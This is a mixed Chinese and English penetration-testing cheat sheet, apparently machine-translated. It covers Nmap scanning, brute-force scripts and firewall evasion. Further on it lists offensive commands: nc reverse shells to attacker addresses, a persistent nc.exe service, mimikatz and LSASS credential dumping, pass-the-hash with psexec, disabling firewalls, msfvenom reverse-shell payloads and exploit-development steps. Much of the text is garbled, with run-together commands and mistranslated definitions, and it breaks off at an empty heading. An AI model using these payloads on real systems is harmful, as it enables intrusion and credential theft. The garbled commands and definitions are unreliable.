If it’s for testing,scanme.nmap.org Allows to be scanned. But only Nmap scans are allowed and tests of loopholes or DoS attacks are prohibited. To ensure bandwidth, the host is not scanned more than 12 times a day. If this free scanning service is misused, the system will collapse and Nmap will report解析 指定的主机名/IP地址失败:scanme.nmap.org. These free scanning requirements also applyscanme2.nmap.org、 scanme3.nmap.orgWait, although these mainframes are not yet available.
nmap -v scanme.nmap.org    //这个选项扫描主机scanme.nmap.org中 所有的保留TCP端口。选项-v启用细节模式。
nmap -sS -O scanme.nmap.org/24    //进行秘密SYN扫描,对象为主机Saznme所在的“C类”网段 的255台主机。同时尝试确定每台工作主机的操作系统类型。因为进行SYN扫描 和操作系统检测,这个扫描需要有根权限。
nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127    //进行主机列举和TCP扫描,对象为B类188.116网段中255个8位子网。这 个测试用于确定系统是否运行了sshd、DNS、imapd或4564端口。如果这些端口 打开,将使用版本检测来确定哪种应用在运行。
nmap -v -iR 100000 -P0 -p 80    //随机选择100000台主机扫描是否运行Web服务器(80端口)。由起始阶段 发送探测报文来确定主机是否工作非常浪费时间,而且只需探测主机的一个端口,因 此使用-P0禁止对主机列表。
nmap -P0 -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.gnmap 216.163.128.20/20    //扫描4096个IP地址,查找Web服务器(不ping),将结果以Grep和XML格式保存。
host -l company.com | cut -d -f 4 | nmap -v -iL -    //进行DNS区域传输,以发现company.com中的主机,然后将IP地址提供给 Nmap。上述命令用于GNU/Linux -- 其它系统进行区域传输时有不同的命令
扫描网段 (192.168.1.0/24)
nmap -sP 192.168.1.0/24 或者 nmap -sP 192.168.1.*
SYN对全端口进行扫描
在aggressive(4)的时间模板下,同时对开放的端口进行端口识别,并查看相应的服务器版本。
nmap -sS -T4 -p1-65535 -sV 192.168.1.169
在aggressive(4)的时间模板下,探测操作系统的类型和版本,并显示traceroute的结果。
nmap -sS -T4 -A 192.168.1.169
nmap -sS -T4 -A -O 192.168.1.169
文件中读取需要扫描的IP列表
nmap -iL ips.txt
扫描的结果输出处理
将扫描的结果输出到屏幕,同时存储一份到output.txt。
nmap -sS -p1-65525 192.168.1.169 -oG output.txt
扫描结果输出为html。
nmap -sS -p1-65525 192.168.1.169 --webxml -oX - | xsltproc --output file.html
在子网中发现开放netbios的IP
nmap -sV -v -p139,445 192.168.1.0/24
扫描指定netbios的名称
nmap -sU --script nbstat.nse -p 137 target
扫描指定的目标,同时检测相关漏洞
nmap --script-args=unsafe=1 --script smb-check-vulns.nse -p 445 169
nmap脚本使用
auth: 负责处理鉴权证书(绕开鉴权)的脚本
broadcast: 在局域网内探查更多服务开启状况,如dhcp/dns/sqlserver等服务
brute: 提供暴力破解方式,针对常见的应用如http/snmp等
default: 使用-sC或-A选项扫描时候默认的脚本,提供基本脚本扫描能力
discovery: 对网络进行更多的信息,如SMB枚举、SNMP查询等
dos: 用于进行拒绝服务攻击
exploit: 利用已知的漏洞入侵系统
external: 利用第三方的数据库或资源,例如进行whois解析
fuzzer: 模糊测试的脚本,发送异常的包到目标机,探测出潜在漏洞
intrusive: 入侵性的脚本,此类脚本可能引发对方的IDS/IPS的记录或屏蔽
malware: 探测目标机是否感染了病毒、开启了后门等信息
safe: 此类与intrusive相反,属于安全性脚本
version: 负责增强服务与版本扫描(Version Detection)功能的脚本
vuln: 负责检查目标机是否有常见的漏洞(Vulnerability),如是否有MS08_067
负责处理鉴权证书(绕开鉴权)的脚本,也可以作为检测部分应用弱口令
nmap --script=auth 192.168.1.*
提供暴力破解的方式 可对数据库,smb,snmp等进行简单密码的暴力猜解
nmap --script=brute 192.168.1.169
默认的脚本扫描,主要是搜集各种应用服务的信息,收集到后,可再针对具体服务进行攻击
nmap --script=default 192.168.1.169 或者 nmap -sC 192.168.1.169
检查是否存在常见漏洞
nmap --script=vuln 192.168.1.169
在局域网内探查更多服务开启状况
nmap -n -p445 --script=broadcast 192.168.1.169
利用第三方的数据库或资源,例如进行whois解析
nmap --script external 192.168.1.169
vnc扫描
nmap --script=realvnc-auth-bypass 192.168.1.169
获取vnc信息
nmap --script=vnc-info 192.168.1.169
smb扫描
说明:SMB协议是基于TCP-NETBIOS下的,一般端口使用为139,445。
nmap --script=smb-brute.nse 192.168.1.169
smb字典破解
nmap --script=smb-brute.nse --script-args=userdb=/var/passwd,passdb=/var/passwd 192.168.1.169
smb已知几个严重漏扫描
nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.169
smb查看共享目录
nmap -p 445 --script smb-ls --script-args 'share=c$,path=\test,smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb查询主机一些敏感信息
nmap -p 445 -n –script=smb-psexec --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb查看会话
nmap -p 445 -n --script=smb-enum-sessions --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb系统信息
nmap -p 445 -n --script=smb-os-discovery --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
猜解mssql用户名和密码
nmap -p1433 --script=ms-sql-brute --script-args=userdb=/var/passwd,passdb=/var/passwd 192.168.1.169
xp_cmdshell 执行命令
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=sa,ms-sql-xp-cmdshell.cmd="net user" 192.168.1.169
dumphash值
nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=sa 192.168.1.169
扫描root空口令
nmap -p3306 --script=mysql-empty-password 192.168.1.169
列出所有mysql用户
nmap -p3306 --script=mysql-users --script-args=mysqluser=root 192.168.1.169
支持同一应用的所有脚本扫描
nmap --script=mysql-* 192.168.1.169
oracle sid扫描
nmap --script=oracle-sid-brute -p 1521-1560 192.168.1.5
oracle弱口令破解
nmap --script oracle-brute -p 1521 --script-args oracle-brute.sid=ORCL,userdb=/var/passwd,passdb=/var/passwd 192.168.1.5
其他一些比较好用的脚本
nmap --script=broadcast-netbios-master-browser 192.168.137.4
发现网关 nmap -p 873 --script rsync-brute --script-args 'rsync-brute.module=www' 192.168.137.4
破解rsync nmap --script informix-brute -p 9088 192.168.137.4 informix
数据库破解 nmap -p 5432 --script pgsql-brute 192.168.137.4
pgsql破解 nmap -sU --script snmp-brute 192.168.137.4
snmp破解 nmap -sV --script=telnet-brute 192.168.137.4
telnet破解 nmap --script=http-vuln-cve2010-0738 --script-args 'http-vuln-cve2010-0738.paths={/path1/,/path2/}'
jboss autopwn nmap --script=http-methods.nse 192.168.137.4
检查http方法 nmap --script http-slowloris --max-parallelism 400 192.168.137.4
dos攻击,对于处理能力较小的站点还挺好用的 'half-HTTP' connections
nmap --script=samba-vuln-cve-2012-1182 -p 139 192.168.137.4 -sP 渗透内网之后判断当前网络那些主机在线
nmap -sP 192.168.1/255
-vv 现实详细的扫描过程
-sS 使用SYN半开式扫描,这种扫描方式使得扫描结果更加正确(又称半开放,或 隐身扫描)
nmap -vv -sS IP
-O 大写O代表OS 判断主机操作系统
nmap -O IP
延时策略
-T(0-5) 默认为3
0 即Paranoid模式。为了避开IDS的检测使扫描速度极慢,nmap串所有的扫描,每隔至少5分钟发送一个包
1 即Sneaky模式。也差不多,只是数据包的发送间隔是15秒
2 即Polite模式。不增加太大的网络负载,串行每个探测,并使每个探测间隔 0.4秒
3 即Normal模式。nmap的默认选项,在不使网络过载或者主机/端口丢失的情况下尽可能快速地扫描
4 即Aggressive模式。设置5分钟的超时限制,对每台主机的扫描时间不超过5分钟,并且对每次探测回应的等待时间不超过1.5秒。
5 即lnsane模式。只适合快速的网络或者不在意丢失默些信息,每台主机的超时 限制为75秒,对每次探测只等待0.3秒。
nmap -sS -T1 IP
-sV 探测端口的服务类型/具体版本等信息
nmap -vv -sV IP
-p 端口号 对某个端口的服务版本进行详细探测 有助于升入的针对性攻击, 比如缓冲溢出攻击
nmap -vv -sV IP -p 21
适用于内外网的探测,以内网操作为示例(外网参数同)
简单端口扫描:
nmap -vv -sT(sS、sF、sU、sA) 192.168.0.1 -D 127.0.0.1
(-D伪造的地址)
OS检测:
nmap -vv -sS -O 192.168.0.1
RPC鉴别:
nmap -sS -sR 192.168.0.1
Linux上的portmap就是一个简单的RPC服务,监听端口为111(默认)
Ping扫射:
nmap -sP 172.16.15.0/24
十条常用nmap命令行格式
1)获取远程主机的系统类型及开放端口
nmap -sS -P0 -sV -O <target>
这里的 < target > 可以是单一 IP, 或主机名,或域名,或子网
-sS TCP SYN 扫描 (又称半开放,或隐身扫描)
-P0 允许你关闭 ICMP pings.
-sV 打开系统版本检测
-O 尝试识别远程操作系统
-sS TCP SYN scanning (also known as half-open, or stealth scanning)
-P0 option allows you to switch off ICMP pings.
-sV option enables version detection
-O flag attempt to identify the remote operating system
Other option:
-A 同时启用操作系统指纹识别和版本检测
-A option enables both OS fingerprinting and version detection
-v use -v twice for more verbosity.
nmap -sS -P0 -A -v < target >
2)列出开放了指定端口的主机列表
nmap -sT -p 80 -oG – 192.168.1.* | grep open
3)在网络寻找所有在线主机
nmap -sP 192.168.0.*
或者也可用以下命令:
nmap -sP 192.168.0.0/24
指定 subnet
4)Ping 指定范围内的 IP 地址
nmap -sP 192.168.1.100-254
5)在某段子网上查找未占用的 IP
nmap -T4 -sP 192.168.2.0/24 && egrep "00:00:00:00:00:00" /proc/net/arp
6)在局域网上扫找 Conficker 蠕虫病毒
nmap -PN -T4 -p139,445 -n -v –script=smb-check-vulns –script-args
safe=1 192.168.0.1-254
replace 192.168.0.1-256 with the IP’s you want to check.
7)扫描网络上的恶意接入点 rogue APs.
nmap -A -p1-85,113,443,8080-8100 -T4 –min-hostgroup 50 –max-rtt-
timeout 2000 –initial-rtt-timeout 300 –max-retries 3 –host-timeout
20m –max-scan-delay 1000 -oA wapscan 10.0.0.0/8
I’ve used this scan to successfully find many rogue APs on a very, very large network.
8)使用诱饵扫描方法来扫描主机端口
Use a decoy while scanning ports to avoid getting caught by the sys
admin
sudo nmap -sS 192.168.0.10 -D 192.168.0.2
Scan for open ports on the target device/computer (192.168.0.10) while
setting up a decoy address (192.168.0.2). This will show the decoy ip
address instead of your ip in targets security logs. Decoy address
needs to be alive. Check the targets security log at /var/log/secure
to make sure it worked.
9)为一个子网列出反向 DNS 记录
List of reverse DNS records for a subnet
nmap -R -sL 209.85.229.99/27 | awk '{if($3=="not")print"("$2") no
PTR";else print$3" is "$2}' | grep '('
10)显示网络上共有多少台 Linux 及 Win 设备?
How Many Linux And Windows Devices Are On Your Network?
sudo nmap -F -O 192.168.1.1-255 | grep "Running: " > /tmp/os; echo
"$(cat /tmp/os | grep Linux | wc -l) Linux device(s)"; echo "$(cat
/tmp/os | grep Windows | wc -l) Window(s) devices"nmap script Engine (NSE)
I’m not sure if you’re going to be able to do this.https://nmap.org/book/man-nse.html
Nmap提供的命令行参数如下:

-sC: 等价于–script=default,使用默认类别的脚本进行扫描 可更换其他类别

–script=<Lua scripts>: <Lua scripts>使用某个或某类脚本进行扫描,支持通配符描述

–script-args=<n1=v1,[n2=v2,...]>: 为脚本提供默认参数

–script-args-file=filename: 使用文件来为脚本提供参数

–script-trace: 显示脚本执行过程中发送与接收的数据

–script-updatedb: 更新脚本数据库

–script-help=<scripts>: 显示脚本的帮助信息,其中<scripts>部分可以逗号分隔的文件或脚本类别
nmap Information Collection
The NES script, which mainly introduces nmap, is created with a lua program. By using nmap information to collect scripts, you can learn the advanced techniques of nmap.

Nmap has a lot of plugins in it that we can gather information on. nmap is not just a port scanner.
例子:nmap --script all 172.27.42.110        //使用所有脚本对 172.27.42.110 主机进行扫描
例子:nmap --script whois www.0day.co        // whois  通常读作 who is , 用来查询互联网中 域名的IP 和 所有者的信息
例子:nmap --script whois --script-args whois.whodb=nofollow www.0day.co  //很多网站启用了who is 保护,可以查询who is 的历史记录,早期的可能没有保护。
例子:nmap -sn --script whois -v -iL host.txt             //如果目标域名比较多,可以使用列表形式
例子:nmap --script http-email-harvest www.0day.co        //搜集email 信息
例子:nmap -sn --script hostmap-ip2hosts www.0day.co      // ip反查,将所有绑定该 IP 的域名显示出来,可以清楚的知道有几个站点在这台服务器上。
例子:nmap --script dns-brute www.xxxxx.com               //dns 信息搜集 ,默认 5线程
例子:nmap --script dns-brute dns-brute.threads=10 www.xxxxx.com             //dns 信息搜集,指定线程数是10
例子:nmap --script dns-brute --script-args dns-brute.domain=www.baidu.com   // 对 baidu.com 子域名的列举
Web, the loophole.
nmap -p80 --script http-stored-xss.nse www.xxx.com  // nmap下提供了很多web漏洞的检测脚本, http-stored-xss.nse 可以发现网站的XSS(跨站脚本攻击)
nmap -sV --script http-sql-injection www.xxx.com  //  http-sql-injection 可以发现SQL 注入漏洞。在TOP 漏洞排行里,XSS 与 SQL 一直居高不下。
A collection of combat techniques for infiltration testing tools
Best NMAP scanning policy
# 适用所有大小网络最好的 nmap 扫描策略# 主机发现,生成存活主机列表
$ nmap -sn -T4 -oG Discovery.gnmap 192.168.56.0/24
$ grep "Status: Up" Discovery.gnmap | cut -f 2 -d' ' > LiveHosts.txt

# 端口发现,发现大部分常用端口# http://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf
$ nmap -sS -T4 -Pn -oG TopTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -oN TopUDP -iL LiveHosts.txt
$ nmap -sS -T4 -Pn --top-ports 3674 -oG 3674 -iL LiveHosts.txt

# 端口发现,发现全部端口,但 UDP 端口的扫描会非常慢
$ nmap -sS -T4 -Pn -p 0-65535 -oN FullTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -p 0-65535 -oN FullUDP -iL LiveHosts.txt

# 显示 TCP\UDP 端口
$ grep "open" FullTCP|cut -f 1 -d' ' | sort -nu | cut -f 1 -d'/' |xargs | sed 's/ /,/g'|awk '{print "T:"$0}'
$ grep "open" FullUDP|cut -f 1 -d' ' | sort -nu | cut -f 1 -d'/' |xargs | sed 's/ /,/g'|awk '{print "U:"$0}'# 侦测服务版本
$ nmap -sV -T4 -Pn -oG ServiceDetect -iL LiveHosts.txt

# 扫做系统扫描
$ nmap -O -T4 -Pn -oG OSDetect -iL LiveHosts.txt

# 系统和服务检测
$ nmap -O -sV -T4 -Pn -p U:53,111,137,T:21-25,80,139,8080 -oG OS_Service_Detect -iL LiveHosts.txt
Nmap – Avoid firewalls
# 分段
$ nmap -f

# 修改默认 MTU 大小,但必须为 8 的倍数(8,16,24,32 等等)
$ nmap --mtu 24# 生成随机数量的欺骗
$ nmap -D RND:10 [target]

# 手动指定欺骗使用的 IP
$ nmap -D decoy1,decoy2,decoy3 etc.

# 僵尸网络扫描, 首先需要找到僵尸网络的IP
$ nmap -sI [Zombie IP] [Target IP]

# 指定源端口号
$ nmap --source-port 80 IP

# 在每个扫描数据包后追加随机数量的数据
$ nmap --data-length 25 IP

# MAC 地址欺骗,可以生成不同主机的 MAC 地址
$ nmap --spoof-mac Dell/Apple/3Com IP
Nmap perform Web Bug Scan
cd /usr/share/nmap/scripts/
wget http://www.computec.ch/projekte/vulscan/download/nmap_nse_vulscan-2.0.tar.gz && tar xzf nmap_nse_vulscan-2.0.tar.gz
nmap -sS -sV --script=vulscan/vulscan.nse target
nmap -sS -sV --script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv target
nmap -sS -sV --script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv -p80 target
nmap -PN -sS -sV --script=vulscan –script-args vulscancorrelation=1 -p80 target
nmap -sV --script=vuln target
nmap -PN -sS -sV --script=all –script-args vulscancorrelation=1 target
Use DIRB Blast Directory
Note: DIRB is a tool designed for blast catalogues, which are installed by default in Kali. Similar tools are used abroad as datator, dirsearch, DirBuster, domestic swords and so on.
dirb http://IP:PORT /usr/share/dirb/wordlists/common.txtPatator – An all-powerful violent decomposition test tool
# git clone https://github.com/lanjelot/patator.git /usr/share/patator# SMTP 爆破
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE00=/usr/share/john/password.lst
$ patator smtp_login host=192.168.17.129 user=FILE1 password=FILE00=/usr/share/john/password.lst 1=/usr/share/john/usernames.lst
$ patator smtp_login host=192.168.17.129 helo='ehlo 192.168.17.128' user=FILE1 password=FILE00=/usr/share/john/password.lst 1=/usr/share/john/usernames.lst
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE00=/usr/share/john/password.lst -x ignore:fgrep='incorrect password or account name'
Blast DNS with Pierce
Note: Pierce checks whether the DNS server allows regional transmissions. If allowed, the area is transmitted and the user is informed, and if not, the host name can be found on the DNS server. Similar tools: subDomainsBrute and SubBrute etc.
# http://ha.ckers.org/fierce/
$ ./fierce.pl -dns example.com
$ ./fierce.pl –dns example.com –wordlist myWordList.txt
Use Nikto scan Web service
nikto -C all -h http://IPScan WordPress
git clone https://github.com/wpscanteam/wpscan.git && cd wpscan./wpscan –url http://IP/ –enumerate p
HTTP Fingerprint Identification
wget http://www.net-square.com/_assets/httprint_linux_301.zip && unzip httprint_linux_301.zipcd httprint_301/linux/./httprint -h http://IP -s signatures.txt
Use Skipfish scan
Note: Skipfish is a Web application security detection tool, and Skipfish produces an interactive web map using reptiles and dictionary-based probes that will eventually be exported after the security check.
skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP
Use NC scan
nc -v -w 1 target -z 1-1000for i in {101..102}; do nc -vv -n -w 1 192.168.56.$i 21-25 -z; done
Unicornscan
Notes:Unicornscan It is an information gathering and security audit tool.
us-H-msf-Iv 192.168.56.101-p 1-65535us-H-mU-Iv 192.168.56.101-p 1-65535-H 在生成报告阶段解析主机名-m 扫描类型 (sf-tcp, U-udp)-Iv- 详细
Use Xprobe2 to identify operating system fingerprints
xprobe2-v-ptcp:80:openIP
Enumeration Samba
nmblookup -A targetsmbclient //MOUNT/share -I target -Nrpcclient -U "" targetenum4linux target
Enumeration SNMP
snmpget -v 1 -c public IPsnmpwalk -v 1 -c public IPsnmpbulkwalk -v2c -c public -Cn0 -Cr10 IP
Practical Windows Cmd commands
net localgroup Usersnet localgroup Administratorssearch dir/s *.docsystem("start cmd.exe /k $cmd")sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe" start= auto error= ignore/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.1037779mimikatz.exe "privilege::debug""log""sekurlsa::logonpasswords"Procdump.exe -accepteula -ma lsass.exe lsass.dmpmimikatz.exe "sekurlsa::minidump lsass.dmp""log""sekurlsa::logonpasswords"C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp 32 位系统C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp 64 位系统
PuTTY Connect Tunnel
转发远程端口到目标地址plink.exe-P 22 -lroot-pw "1234" -R 445:127.0.0.1:445IP
MeterPreter Port Forward
# https://www.offensive-security.com/metasploit-unleashed/portfwd/# 转发远程端口到目标地址meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.141kali > rdesktop 127.0.0.1:3389
Enable RDP service
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0netsh firewall set service remoteadmin enablenetsh firewall set service remotedesktop enable
Close Windows firewalls
netsh firewall set opmode disable
Meterpreter VNC\RDP
# https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/run getgui -u admin -p 1234run vnc -p 5043
Use Mimikatz
Fetch Windows’ specified username password
git clone https://github.com/gentilkiwi/mimikatz.gitprivilege::debugsekurlsa::logonPasswords full
Get Hash
git clone https://github.com/byt3bl33d3r/pth-toolkitpth-winexe -U hash //IP cmd 或者 apt-get install freerdp-x11xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP 在或者 meterpreter > run post/windows/gather/hashdumpAdministrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::msf > use exploit/windows/smb/psexecmsf exploit(psexec) > set payload windows/meterpreter/reverse_tcpmsf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586cmsf exploit(psexec) > exploitmeterpreter > shell
Use Hashcat to crack passwords
hashcat -m 400 -a 0 hash /root/rockyou.txt
Use NC to capture Banner information
nc 192.168.0.1080GET / HTTP/1.1Host:192.168.0.10User-Agent: Mozilla/4.0Referrer: www.example.com<enter><enter>
Use NC to rebound on Windows Shell
c:>nc -Lp 31337 -vv -e cmd.exenc 192.168.0.10 31337c:>nc example.com 80 -e cmd.exenc -lp 80 nc -lp 31337 -e /bin/bashnc 192.168.0.10 31337nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
Find SUID\SGID Root files
# 查找 SUID root 文件find / -user root -perm -4000 -print# 查找 SGID root 文件:find / -group root -perm -2000 -print# 查找 SUID 和 SGID 文件:find / -perm -4000 -o -perm -2000 -print# 查找不属于任何用户的文件:find / -nouser -print# 查找不属于任何用户组的文件:find / -nogroup -print# 查找软连接及其指向:find / -type l -ls
Python Shell
python -c 'import pty;pty.spawn("/bin/bash")'
Python\Ruby\PHP HTTP server
python2 -m SimpleHTTPServerpython3 -m http.serverruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888,ocumentRoot => Dir.pwd).start"php -S 0.0.0.0:8888
Get PIDs for Processes
fuser -nv tcp 80fuser -k -n tcp 80
Blast RDP with Hydra
hydra -l admin -P /root/Desktop/passwords -S X.X.X.X rdp
Mount remote Windows shared folders
smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
Kali compiles Expluit
gcc-m32-ooutput32hello.c (32 位)gcc-m64-ooutputhello.c (64 位)
Kali compiles Windows Express
wget -O mingw-get-setup.exe http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/downloadwine mingw-get-setup.exeselect mingw32-basecd /root/.wine/drive_c/windowswget http://gojhonny.com/misc/mingw_bin.zip && unzip mingw_bin.zipcd /root/.wine/drive_c/MinGW/binwine gcc -o ability.exe /tmp/exploit.c -lwsock32wine ability.exe
NASM command
Note: NASM, full name The Netwide Assembler, is a compilation language compiler based on 80×86 and x86-64 platforms designed to achieve cross platform and modularization of the compilers.
nasm-fbin-opayload.binpayload.asmnasm-felfpayload.asm; ld-opayloadpayload.o; objdump-dpayload
SSH piercing
ssh-D 127.0.0.1:1080-p 22 user@IPAdd socks4 127.0.0.11080 in /etc/proxychains.confproxychains commands target
SSH piercing from one network to another
ssh -D 127.0.0.1:1080 -p 22 user1@IP1Add socks4 127.0.0.11080 in /etc/proxychains.confproxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2Add socks4 127.0.0.11081 in /etc/proxychains.confproxychains commands target
Use Metasploit for penetrating
route add X.X.X.X 255.255.255.01use auxiliary/server/socks4arunproxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP LPORT=443 RHOST=IP E 或者 # https://www.offensive-security.com/metasploit-unleashed/pivoting/meterpreter > ipconfigIP Address : 10.1.13.3meterpreter > run autoroute -s 10.1.13.0/24meterpreter > run autoroute -p10.1.13.0255.255.255.0 Session 1meterpreter > Ctrl+Zmsf auxiliary(tcp) > use exploit/windows/smb/psexecmsf exploit(psexec) > set RHOST 10.1.13.2msf exploit(psexec) > exploitmeterpreter > ipconfigIP Address : 10.1.13.2
CSV File Query
git clone https://github.com/offensive-security/exploit-database.gitcd exploit-database./searchsploit –u./searchsploit apache 2.2./searchsploit "Linux Kernel" cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 | egrep "<|<=" | sort -k3
MSF Payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> X > system.exemsfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 R > exploit.phpmsfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e -a x86 --platform win -f asp -o file.aspmsfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e x86/shikata_ga_nai -b "\x00" -a x86 --platform win -f c
MSF-generated MeterPreter Shell rebounding under Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e-f elf -a x86 --platform linux -o shell
MSF-generated rebound Shell (C Shellcode)
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=443 -b "\x00\x0a\x0d"-a x86 --platform win -f c
MSF generation rebound Python Shell
msfvenom -p cmd/unix/reverse_python LHOST=127.0.0.1 LPORT=443 -o shell.py
ASP Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to ConnectOn> -f asp -a x86 --platform win -o shell.asp
MSF generation rebound Bashir Shell
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -o shell.sh
MSF Generate a rebound PHP Shell
msfvenom -p php/meterpreter_reverse_tcp LHOST=<YourIPAddress> LPORT=<YourPorttoConnectOn>-o shell.phpadd <?php at the beginningperl -i~ -0777pe's/^/<?php \n/' shell.php
MSF generation rebound Win Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to ConnectOn> -f exe -a x86 --platform win -o shell.exe
Linux Common Security Commands
# 使用 uid 查找对应的程序find / -uid 0 -perm -4000 # 查找哪里拥有写权限find / -perm -o=w # 查找名称中包含点和空格的文件find / -name " " -printfind / -name ".." -printfind / -name ". " -printfind / -name " " -print # 查找不属于任何人的文件find / -nouser # 查找未链接的文件lsof +L1 # 获取进程打开端口的信息lsof -i # 看看 ARP 表中是否有奇怪的东西arp -a# 查看所有账户getent passwd # 查看所有用户组getent group # 列举所有用户的 crontabsfor user in $(getent passwd|cut -f1 -d:); doecho"### Crontabs for $user ####"; crontab -u $user-l; done# 生成随机密码cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4# 查找所有不可修改的文件find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’ # 使文件不可修改chattr -i file
Windows buffer spilling command
msfvenom -p windows/shell_bind_tcp -a x86 --platform win -b "\x00" -f cmsfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 -a x86 --platform win -e x86/shikata_ga_nai -b "\x00" -f c COMMONLY USED BAD CHARACTERS:\x00\x0a\x0d\x20 For http request\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c Ending with (0\n\r_) # 常用命令:pattern createpattern offset (EIP Address)pattern offset (ESP Address)add garbage upto EIP valueandadd (JMP ESP address) in EIP . (ESP = shellcode ) !pvefindaddr pattern_create 5000!pvefindaddr suggest!pvefindaddr modules!pvefindaddr nosafeseh !mona config -set workingfolder C:\Mona\%p!mona config -get workingfolder!mona mod!mona bytearray -b "\x00\x0a"!mona pc 5000!mona po EIP!mona suggest
SEH – Structured Abnormal Treatment
Note: SEH (“Structued Export Handling”), a structured anomaly processing, is the weapon of a powerful process error or anomaly provided by the Windows operating system to programme designers.
# https://en.wikipedia.org/wiki/Microsoft-specific_exception_handling_mechanisms#SEH# http://baike.baidu.com/view/243131.htm!mona suggest!mona nosafesehnseh="\xeb\x06\x90\x90" (next seh chain)iseh= !pvefindaddr p1 -n -o -i (POP POP RETRUN or POPr32,POPr32,RETN)
ROP (DEP)
Note: The ROP (“Return-Oriented Programme”) is a computer security loophole utilization technique that allows the assailant to execute codes such as unenforceable memory and code signatures in case of safety defences.
The DEP (“Data Exchange Program”) is a set of software and hardware technology that strictly distinguishes between codes and data on memory to prevent data from being coded for execution.
# https://en.wikipedia.org/wiki/Return-oriented_programming# https://zh.wikipedia.org/wiki/%E8%BF%94%E5%9B%9E%E5%AF%BC%E5%90%91%E7%BC%96%E7%A8%8B# https://en.wikipedia.org/wiki/Data_Execution_Prevention# http://baike.baidu.com/item/DEP/7694630!mona modules!mona ropfunc -m *.dll -cpb "\x00\x09\x0a"!mona rop -m *.dll -cpb "\x00\x09\x0a" (auto suggest)
ASLR – Randomize address spatial patterns
# https://en.wikipedia.org/wiki/Address_space_layout_randomization# http://baike.baidu.com/view/3862310.htm!mona noaslr
Egg Hunter technology
Egg hunging can be classified as a “shellcode” that supports you in finding your actual (larger) shellcode with a small special set of shellcode, the principle being to search our final shellcode through memory. In other words, a short code is executed before looking for real Shellcode and implementing it.Watch the Snow Forum., more details can be found in the link that I have added to the code note.
# https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/# http://www.pediy.com/kssd/pediy12/116190/831793/45248.pdf# http://www.fuzzysecurity.com/tutorials/expDev/4.html!mona jmp -r esp!mona egg -t lxxl\xeb\xc4 (jump backward -60)buff=lxxllxxl+shell!mona egg -t 'w00t'
GDB Debugger Common Commands
# 设置断点break *_start # 执行下一个命令nextstepns # 继续执行continuec # 数据checking 'REGISTERS' and 'MEMORY'# 显示寄存器的值: (Decimal,Binary,Hex)print /d –> Decimalprint /t –> Binaryprint /x –> HexO/P :(gdb) print /d $eax$17 = 13(gdb) print /t $eax$18 = 1101(gdb) print /x $eax$19 = 0xd(gdb) # 显示特定内存地址的值command : x/nyz (Examine)n –> Number of fields to display ==>y –> Format for output ==> c (character) , d (decimal) , x (Hexadecimal)z –> Size of field to be displayed ==> b (byte) , h (halfword), w (word 32 Bit)
Bash rebound Shell
